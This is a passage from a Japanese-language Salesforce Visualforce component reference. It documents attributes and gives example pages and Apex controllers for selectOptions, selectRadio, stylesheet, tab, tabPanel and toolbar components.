onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザが selectOption からマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがマウスポインタを selectOption に重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
style	String	この属性は Salesforce API バージョン 17.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
styleClass	String	この属性は Salesforce API バージョン 17.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
value	Object	この selectOption コンポーネントに関連付けられている、SelectItem 型のコントローラクラス変数を参照する差し込み項目。たとえば、コントローラクラスの関連付けられた変数の名前が myOption である場合、value="{!myOption}" を使用して変数を参照します。		10.0	global

apex:selectOptions

<apex:selectCheckBoxes>、<apex:selectRadio>、または <apex:selectList> コンポーネントに使用できる値のコレクションです。<apex:selectOptions> コンポーネントは、これらのいずれかのコンポーネントの子である必要があります。また、カスタム Visualforce コントローラの selectOption オブジェクトのコレクションにバインドされている必要があります。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、<apex:selectCheckboxes> または <apex:selectRadio> 親コンポーネント内のコンポーネントに対して生成された <input> タグ、または <apex:selectList> 親コンポーネント内のコンポーネントに対して生成された <option> タグに適用されます。

例

```
<!-- Page: -->

<apex:page controller="sampleCon">

    <apex:form>

        <apex:selectCheckboxes value="{!countries}" title="Choose a country">

            <apex:selectOptions value="{!items}"/>

        </apex:selectCheckboxes><br/>

       <apex:commandButton value="Test" action="{!test}" rerender="out" status="status"/>


    </apex:form>

    <apex:outputPanel id="out">

        <apex:actionstatus id="status" startText="testing...">

            <apex:facet name="stop">

                <apex:outputPanel>

                    <p>You have selected:</p>

                    <apex:dataList value="{!countries}" var="c">a:{!c}</apex:dataList>

                </apex:outputPanel>

            </apex:facet>

        </apex:actionstatus>

    </apex:outputPanel>
```

```
</apex:page>


/*** Controller: ***/
public class sampleCon {
    String[] countries = new String[]{};

    public PageReference test() {
        return null;
    }

    public List<SelectOption> getItems() {
        List<SelectOption> options = new List<SelectOption>();
        options.add(new SelectOption('US','US'));
        options.add(new SelectOption('CANADA','Canada'));
        options.add(new SelectOption('MEXICO','Mexico'));

        return options;
    }

    public String[] getCountries() {
        return countries;
    }

    public void setCountries(String[] countries) {
        this.countries = countries;
    }
}
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントが selectOptions コンポーネントを参照できるようにする識別子。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
value	Object	この selectOptions コンポーネントに関連付けられている、SelectItem 型の集合となるコントローラクラス変数を参照する差し込み項目。たとえば、コントローラクラスの関連付けられている変数の名前が mySetOfOptions である場合、value="{!mySetOfOptions}" を使用して変数を参照します。	はい	10.0	global

apex:selectRadio

テーブルに表示される、一連の関連するラジオボタン入力要素です。チェックボックスとは異なり、一度に選択できるラジオボタンは 1 つのみです。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、生成されたコンテナタグ <table> に適用されます。

例

```
<!-- Page: -->

<apex:page controller="sampleCon">

    <apex:form>

        <apex:selectRadio value="{!country}">

            <apex:selectOptions value="{!items}"/>

            </apex:selectRadio><p/>

            <apex:commandButton value="Test" action="{!test}" rerender="out"
status="status"/>

     </apex:form>
```

```
     <apex:outputPanel id="out">
          <apex:actionstatus id="status" startText="testing...">
             <apex:facet name="stop">
               <apex:outputPanel>
                  <p>You have selected:</p>
                 <apex:outputText value="{!country}"/>
              </apex:outputPanel>
            </apex:facet>
          </apex:actionstatus>
     </apex:outputPanel>
</apex:page>


/*** Controller ***/
public class sampleCon {
    String country = null;


    public PageReference test() {
        return null;
    }


    public List<SelectOption> getItems() {
        List<SelectOption> options = new List<SelectOption>();
        options.add(new SelectOption('US','US'));
        options.add(new SelectOption('CANADA','Canada'));
        options.add(new SelectOption('MEXICO','Mexico')); return options;
    }
```

```
    public String getCountry() {
        return country;
    }

    public void setCountry(String country) { this.country = country; }
}
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
accesskey	String	ラジオボタンにフォーカスを置くキーボードのアクセスキー。ラジオボタンにフォーカスがあるときに、ユーザはラジオボタンの値を選択または選択解除できます。		10.0	global
border	Integer	表示される HTML テーブルの周囲のフレームの幅 (ピクセル単位)。		10.0	global
borderVisible	Boolean	ラジオボタンテーブルをラップする <fieldset> の周囲の境界線を表示するか、非表示にするかを制御します。デフォルト値は false (境界線なし) です。		29.0	
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左) または「LTR」(左から右) があります。		10.0	global
disabled	Boolean	selectRadio コンポーネントを無効な状態で表示するかどうかを指定する boolean 値。true に設定されている場合、ラジオボタンが無効な状態で表示されます。指定されていない場合、この値はデフォルトの false に設定されます。		10.0	global
disabledClass	String	disabled 属性が true に設定されている場合に、selectRadio コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
enabledClass	String	disabled 属性が false に設定されている場合に、selectRadio コンポーネントの表示に使用されるス		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		タイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。			
id	String	ページの他のコンポーネントが selectRadio コンポーネントを参照できるようにする識別子。		10.0	global
immediate	Boolean	ページの項目に関連付けられている入力規則を処理することなく、このコンポーネントに関連付けられているアクションをすぐに実行するかどうかを指定する boolean 値。true に設定すると、アクションがすぐに実行され、入力規則はスキップされます。指定されていない場合、この値はデフォルトの false に設定されます。		11.0	global
label	String	コントロールの横に表示ラベルを表示し、エラーメッセージ内のコントロールを参照できるようにするテキスト値。		23.0	
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
layout	String	ラジオボタンをテーブルに表示するメソッド。使用できる値は、ラジオボタンを横方向に配置する「lineDirection」、またはラジオボタンを縦方向に配置する「pageDirection」です。指定されていない場合、この値はデフォルトの「lineDirection」に設定されます。		10.0	global
legendInvisible	Boolean	凡例テキストを表示するか、非表示にするかを制御します。デフォルト値は `false` (凡例テキストをすべてのユーザに表示) です。 `true` に設定すると、`<legend>` にスタイル属性 `class="assistiveText"` が追加され、DOM で凡例テキストが保持されますが、表示は画面外に移動します。これにより、テキストが画面に表示されずにスクリーンリーダーからアクセスできるようになります。		29.0	
legendText	String	ラジオボタングループの凡例として表示されるテキスト。境界線が表示されている場合、凡例は境界線の左上の端にはめ込まれます。`legendText`		29.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		が空の文字列か、設定されていない場合、凡例は追加されません。			
onblur	String	onblur イベントが発生した場合 (フォーカスが selectRadio コンポーネントから離れた場合) に呼び出される JavaScript。		10.0	global
onchange	String	onchange イベントが発生した場合 (selectRadio コンポーネントのラジオボタンの値が変更された場合) に呼び出される JavaScript。		10.0	global
onclick	String	onclick イベントが発生した場合 (ユーザが selectRadio コンポーネントをクリックした場合) に呼び出される JavaScript。		10.0	global
ondblclick	String	onclick イベントが発生した場合 (ユーザが selectRadio コンポーネントをダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onfocus	String	onfocus イベントが発生した場合 (selectRadio コンポーネントにフォーカスがある場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザが selectRadio コンポーネントからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onmouseover	String	onmouseover イベントが発生した場合 (ユーザが selectRadio コンポーネントにマウスポインタを重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
onselect	String	onselect イベントが発生した場合 (ユーザが selectRadio コンポーネントのラジオボタンを選択した場合) に呼び出される JavaScript。		10.0	global
readonly	Boolean	この selectRadio コンポーネントを参照のみとして表示するかどうかを指定する boolean 値。true に設定すると、選択されたラジオボタンを変更できなくなります。選択されていない場合、この値はデフォルトの false に設定され、選択されたラジオボタンを変更できなくなります。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
required	Boolean	この selectRadio コンポーネントが必須項目であるかどうかを指定する boolean 値。true に設定されている場合、ユーザはラジオボタンを選択する必要があります。選択されていない場合、この値はデフォルトの false に設定されます。		10.0	global
style	String	selectRadio コンポーネントの表示に使用される CSS スタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	selectRadio コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
tabindex	String	ユーザが Tab キーを繰り返し押したときに、他のページコンポーネントと比較して、この selectRadio コンポーネントが選択される順序。この値は、ユーザが Tab キーを押したときに選択される最初のコンポーネントを 0 として、0 ～ 32767 の整数である必要があります。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
value	Object	この selectRadio コンポーネントに関連付けられているコントローラクラス変数を参照する差し込み項目。たとえば、コントローラクラスの関連付けられている変数の名前が myRadioButtonSelection である場合、value="{!myRadioButtonSelection }" を使用して変数を参照します。		10.0	global

apex:stylesheet

Visualforce ページでコンポーネントにスタイルを適用するために使用できるスタイルシートへのリンクです。指定されている場合、このコンポーネントは、生成された HTML ページの head 要素にスタイルシートの参照を挿入します。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、生成された <link> タグに適用されます。

例

```
<apex:stylesheet value="/resources/htdocs/css/basic.css"/>
```

上述の例では次の HTML を表示します。

```
<link rel="stylesheet"  type="text/css" href="/resources/htdocs/css/basic.css"/>
```

Zip リソースの例

```
<apex:stylesheet value="{!URLFOR($Resource.StyleZip, 'basic.css')}"/>
```

上述の例では次の HTML を表示します。

```
<link rel="stylesheet"  type="text/css" href="[generatedId]/basic.css"/>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがスタイルシートコンポーネントを参照できるようにする識別子。		10.0	global
value	Object	スタイルシートファイルのURL。これは静的リソースへの参照にすることができます。	はい	10.0	global

apex:tab

<apex:tabPanel> の単一のタブです。<apex:tab> コンポーネントは、<apex:tabPanel> の子である必要があります。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、タブのコンテンツをラップする、生成された <td> タグに適用されます。

例

```
<!-- Page: -->

<apex:page id="thePage">

    <apex:tabPanel switchType="client" selectedTab="name2" id="theTabPanel">

    <apex:tab label="One" name="name1" id="tabOne">content for tab one</apex:tab>

    <apex:tab label="Two" name="name2" id="tabTwo">content for tab two</apex:tab>

    </apex:tabPanel>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
disabled	Boolean	タブを選択して参照できるかどうかを指定するboolean値。trueに設定すると、タブを選択できません。指定されていない場合、この値はデフォルトのfalseに設定されます。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
focus	String	タブのコンテンツが表示されているときにフォーカスされる子コンポーネントの ID。		10.0	global
id	String	ページの他のコンポーネントがタブコンポーネントを参照できるようにする識別子。		10.0	global
immediate	Boolean	ページの項目に関連付けられている入力規則を処理することなく、このコンポーネントに関連付けられているアクションをすぐに実行するかどうかを指定する boolean 値。true に設定すると、アクションがすぐに実行され、入力規則はスキップされます。指定されていない場合、この値はデフォルトの false に設定されます。		11.0	global
label	String	タブのヘッダーに表示されるテキスト。		10.0	global
labelWidth	String	タブのヘッダーの長さ (ピクセル単位)。指定されていない場合、この値はデフォルトの表示ラベルのテキストの幅に設定されます。		10.0	global
name	Object	タブの名前。この属性の値を使用して、tabPanel でデフォルトで選択されるタブを指定します。		10.0	global
onclick	String	onclick イベントが発生した場合 (ユーザがタブをクリックした場合) に呼び出される JavaScript。		10.0	global
oncomplete	String	oncomplete イベントが発生した場合 (タブが選択されており、ページにそのコンテンツが表示されている場合) に呼び出される JavaScript。		10.0	global
ondblclick	String	onclick イベントが発生した場合 (ユーザがタブをダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザがタブからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがタブにマウスポインタを重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
ontabenter	String	ontabenter イベントが発生した場合 (フォーカスがタブコンポーネントに置かれた場合) に呼び出される JavaScript。		11.0	global
ontableave	String	ontableave イベントが発生した場合 (フォーカスがタブの外側にあるコンポーネントに置かれた場合) に呼び出される JavaScript。		11.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
reRender	Object	AJAX 更新要求の結果がクライアントに返されるときに再作成する 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。また、この値は、switchType 属性の値が「ajax」である場合にのみ適用できます。		10.0	global
status	String	AJAX 更新要求の状況を表示する関連付けられているコンポーネントの ID。「actionStatus コンポーネント」を参照してください。この値は、switchType 属性の値が「ajax」に設定されている場合にのみ適用できます。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
style	String	タブコンポーネントのすべての部分の表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	タブコンポーネントのすべての部分の表示に使用される CSS スタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
switchType	String	このタブに切り替えるための実装メソッド。使用できる値には、「client」、「server」、および「ajax」があります。指定されていない場合、この値はデフォルトの「server」に設定されます。指定されている場合、この値は tabPanel コンポーネントの switchTab 属性より優先されます。		10.0	global
timeout	Integer	AJAX 更新要求がタイムアウトするまでの時間 (ミリ秒)。この値は、switchType 属性の値が「ajax」に設定されている場合にのみ適用できます。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global

apex:tabPanel

タブのセットとして表示されるページの領域です。ユーザがタブのヘッダーをクリックすると、タブの関連コンテンツが表示され、他のタブのコンテンツは非表示になります。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、すべてのタブを含む生成された <table> タグに適用されます。

単純な例

```
<!-- Page: -->

<apex:page id="thePage">

    <apex:tabPanel switchType="client" selectedTab="name2" id="theTabPanel">

        <apex:tab label="One" name="name1" id="tabOne">content for tab one</apex:tab>

        <apex:tab label="Two" name="name2" id="tabTwo">content for tab two</apex:tab>
```

```
    </apex:tabPanel>
</apex:page>
```

高度な例

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<!-- This example shows how to use the tabClass and inactiveTabClass attributes to
change the default styling of the tab bar. Note that in the style definitions,
'background-image:none' is required to override the default image with the
specified color. You can also provide your own image with .css styles. -->

<apex:page standardController="Account" showHeader="true">
    <!-- Define Tab panel .css styles -->
    <style>
    .activeTab {background-color: #236FBD; color:white; background-image:none}
    .inactiveTab { background-color: lightgrey; color:black; background-image:none}
    </style>

    <!-- Create Tab panel -->
    <apex:tabPanel switchType="client" selectedTab="name2" id="AccountTabPanel"
        tabClass='activeTab' inactiveTabClass='inactiveTab'>
        <apex:tab label="One" name="name1" id="tabOne">content for tab one</apex:tab>
        <apex:tab label="Two" name="name2" id="tabTwo">content for tab two</apex:tab>
    </apex:tabPanel>
```

```
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
activeTabClass	String	tabPanel が選択されたときのタブのヘッダーの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
contentClass	String	tabPanel コンポーネントのタブのコンテンツの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
contentStyle	String	tabPanel コンポーネントのタブのコンテンツの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
dir	String	生成された HTML コンポーネントの読み取り方向。使用可能な値には「RTL」(右から左) または「LTR」(左から右) があります。		10.0	global
disabledTabClass	String	tabPanel が無効にされたときのタブのヘッダーの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
headerAlignment	String	タブのヘッダーが整列する基準となる tabPanel の側面。使用できる値には、「left」または「right」があります。指定されていない場合、この値はデフォルトの「left」に設定されます。		10.0	global
headerClass	String	選択されているかどうかに関係なく、すべてのタブヘッダーの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		11.0	global
headerSpacing	String	隣り合わせの 2 つのタブヘッダー間の距離 (ピクセル単位)。指定されていない場合、この値はデフォルトの 0 に設定されます。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
height	String	タブバーの高さ。利用可能な縦方向のスペースのパーセント (height="50%" など)、またはピクセル数 (height="200px" など) のいずれかで表されます。指定されていない場合、この値はデフォルトの 100% に設定されます。		10.0	global
id	String	ページの他のコンポーネントが tabBar コンポーネントを参照できるようにする識別子。		10.0	global
immediate	Boolean	ページの項目に関連付けられている入力規則を処理することなく、このコンポーネントに関連付けられているアクションをすぐに実行するかどうかを指定する boolean 値。true に設定すると、アクションがすぐに実行され、入力規則はスキップされます。指定されていない場合、この値はデフォルトの false に設定されます。		11.0	global
inactiveTabClass	String	tabPanel が選択されていないときのタブのヘッダーの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
onclick	String	onclick イベントが発生した場合 (ユーザが tabPanel をクリックした場合) に呼び出される JavaScript。		10.0	global
ondblclick	String	ondblclick イベントが発生した場合 (ユーザが tabPanel をダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザが tabPanel コンポーネントからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザが tabPanel コンポーネントにマウスポインタを重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
reRender	Object	AJAX 更新要求の結果がクライアントに返されるときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。この値は、switchType 属性が「ajax」に設定されている場合にのみ適用されます。		10.0	global
selectedTab	Object	ページが読み込まれたときに、デフォルトで選択されるタブの名前。この値は、子のタブコンポーネントの name 属性と一致している必要があります。value 属性が定義されている場合、selectedTab 属性は無視されます。		10.0	global
style	String	tabPanel コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	tabPanel コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
switchType	String	タブ間の切り替えに使用される実装メソッド。使用できる値には、「client」、「server」、および「ajax」があります。指定されていない場合、この値はデフォルトの「server」に設定されます。		10.0	global
tabClass	String	tabPanel コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
value	Object	現在有効なタブ。式を使用してこれを指定し、有効なタブを動的に制御できます。たとえば、value="{!TabInFocus}" とします。TabInFocus はカスタムコントローラによって設定される変数です。この属性の値は、selectedTab に設定されている値より優先されます。		10.0	global
width	String	tabPanel の幅。利用可能な横方向のスペースのパーセント (width="50%" など)、またはピクセル数 (width="800px" など) のいずれかで表されます。指定されていない場合、この値はデフォルトの 100% に設定されます。		10.0	global

apex:toolbar

子コンポーネントをいくつでも含められるスタイル設定された横方向のツールバーです。デフォルトでは、すべての子コンポーネントはツールバーの左側に整列されます。1 つ以上の子コンポーネントを右に整列するには、<apex:toolbarGroup> コンポーネントを使用します。

例

```
<!-- Page: sampleToolbar-->


<apex:page id="thePage">
```

```
<!-- A simple example of a toolbar -->

    <apex:toolbar id="theToolbar">

        <apex:outputText value="Sample Toolbar"/>

        <apex:toolbarGroup itemSeparator="line" id="toobarGroupLinks">

            <apex:outputLink value="http://www.salesforce.com">

              salesforce

            </apex:outputLink>

            <apex:outputLink value="http://developer.salesforce.com">

             apex developer network

            </apex:outputLink>

        </apex:toolbarGroup>

        <apex:toolbarGroup itemSeparator="line" location="right" id="toobarGroupForm">

            <apex:form id="theForm">

                <apex:inputText id="theInputText">Enter Text</apex:inputText>
```

```
                <apex:commandLink value="search" id="theCommandLink"/>

            </apex:form>

        </apex:toolbarGroup>

    </apex:toolbar>

</apex:page>



<!-- Page: toolBarEvents-->

<apex:page id="anotherPage">

<!-- A simple toolbar that includes toolbar events.  -->

  <apex:pageMessages/>

  <apex:form>

    <apex:toolbar

          onclick="alert('You clicked the mouse button on a component in the toolbar.')"
```

```
        onkeydown="alert('You pressed a keyboard key in a component in the toolbar.')"

        onitemclick="alert('You clicked the mouse button on a component that is ' +

                           'not in a toolbarGroup.')"

        onitemkeydown="alert('You pressed a keyboard key in a component that is ' +

                             'not in a toolbarGroup.')">

    <apex:inputText/>

    Click outside of a toolbargroup

    <apex:toolbarGroup><apex:inputText/>Click in a toolbarGroup</apex:toolbarGroup>

  </apex:toolbar>

 </apex:form>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
contentClass	String	ツールバーにそれぞれの子コンポーネントを表示するために使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
contentStyle	String	ツールバーにそれぞれの子コンポーネントを表示するために使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
height	String	ツールバーの高さ。画面の合計の高さの相対パーセント (height="5%" など)、またはピクセル単位の絶対数 (height="10px" など) として表されます。指定されていない場合、この値はデフォルトの最も高いコンポーネントの高さに設定されます。		10.0	global
id	String	ページの他のコンポーネントがツールバーコンポーネントを参照できるようにする識別子。		10.0	global
itemSeparator	String	ツールバーコンポーネントを区切るために使用されるシンボル。使用できる値には、「none」、「line」、「square」、「disc」、および「grid」があります。指定されていない場合、この値はデフォルトの「none」に設定されます。		10.0	global
onclick	String	onclick イベントが発生した場合 (ユーザがツールバーをクリックした場合) に呼び出される JavaScript。		16.0	
ondblclick	String	ondblclick イベントが発生した場合 (ユーザがツールバーをダブルクリックした場合) に呼び出される JavaScript。		16.0	
onitemclick	String	ユーザが toolbarGroup コンポーネントに含まれないツールバーのコンポーネントをクリックした場合に呼び出される JavaScript。		16.0	
onitemdblclick	String	ユーザが toolbarGroup コンポーネントに含まれないツールバーのコンポーネントをダブルクリックした場合に呼び出される JavaScript。		16.0	
onitemkeydown	String	ユーザが toolbarGroup コンポーネントに含まれないツールバーのコンポーネントでキーボードのキーを押したときに呼び出される JavaScript。		16.0	
onitemkeypress	String	ユーザが toolbarGroup コンポーネントに含まれないツールバーの項目でキーボードのキーを押したとき、または押したままにしたときに呼び出される JavaScript。		16.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
onitemkeyup	String	ユーザが toolbarGroup コンポーネントに含まれないツールバーの項目でキーボードのキーを放したときに呼び出される JavaScript。		16.0	
onitemmousedown	String	ユーザが toolbarGroup コンポーネントに含まれないツールバーの項目でマウスボタンをクリックしたときに呼び出される JavaScript。		16.0	
onitemmousemove	String	toolbarGroup コンポーネントに含まれないツールバーの項目がフォーカスされているときに、ユーザがマウスポインタを移動した場合に呼び出される JavaScript。		16.0	
onitemmouseout	String	ユーザが toolbarGroup コンポーネントに含まれないツールバーの項目からマウスポインタを移動したときに呼び出される JavaScript。		16.0	
onitemmouseover	String	ユーザが toolbarGroup コンポーネントに含まれないツールバーの項目にマウスポインタを重ねたときに呼び出される JavaScript。		16.0	
onitemmouseup	String	ユーザが toolbarGroup コンポーネントに含まれないツールバーの項目でマウスボタンを放したときに呼び出される JavaScript。		16.0	
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		16.0	
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		16.0	
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		16.0	
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		16.0	
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		16.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
onmouseout	String	onmouseout イベントが発生した場合 (ユーザがツールバーからマウスポインタを移動した場合) に呼び出される JavaScript。		16.0	
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがツールバーにマウスポインタを重ねた場合) に呼び出される JavaScript。		16.0	
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		16.0	
rendered	Boolean	ページにツールバーを表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
separatorClass	String	ツールバーコンポーネントの区切りの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。「itemSeparator 属性」も参照してください。		10.0	global
style	String	ツールバーの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	ツールバーの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
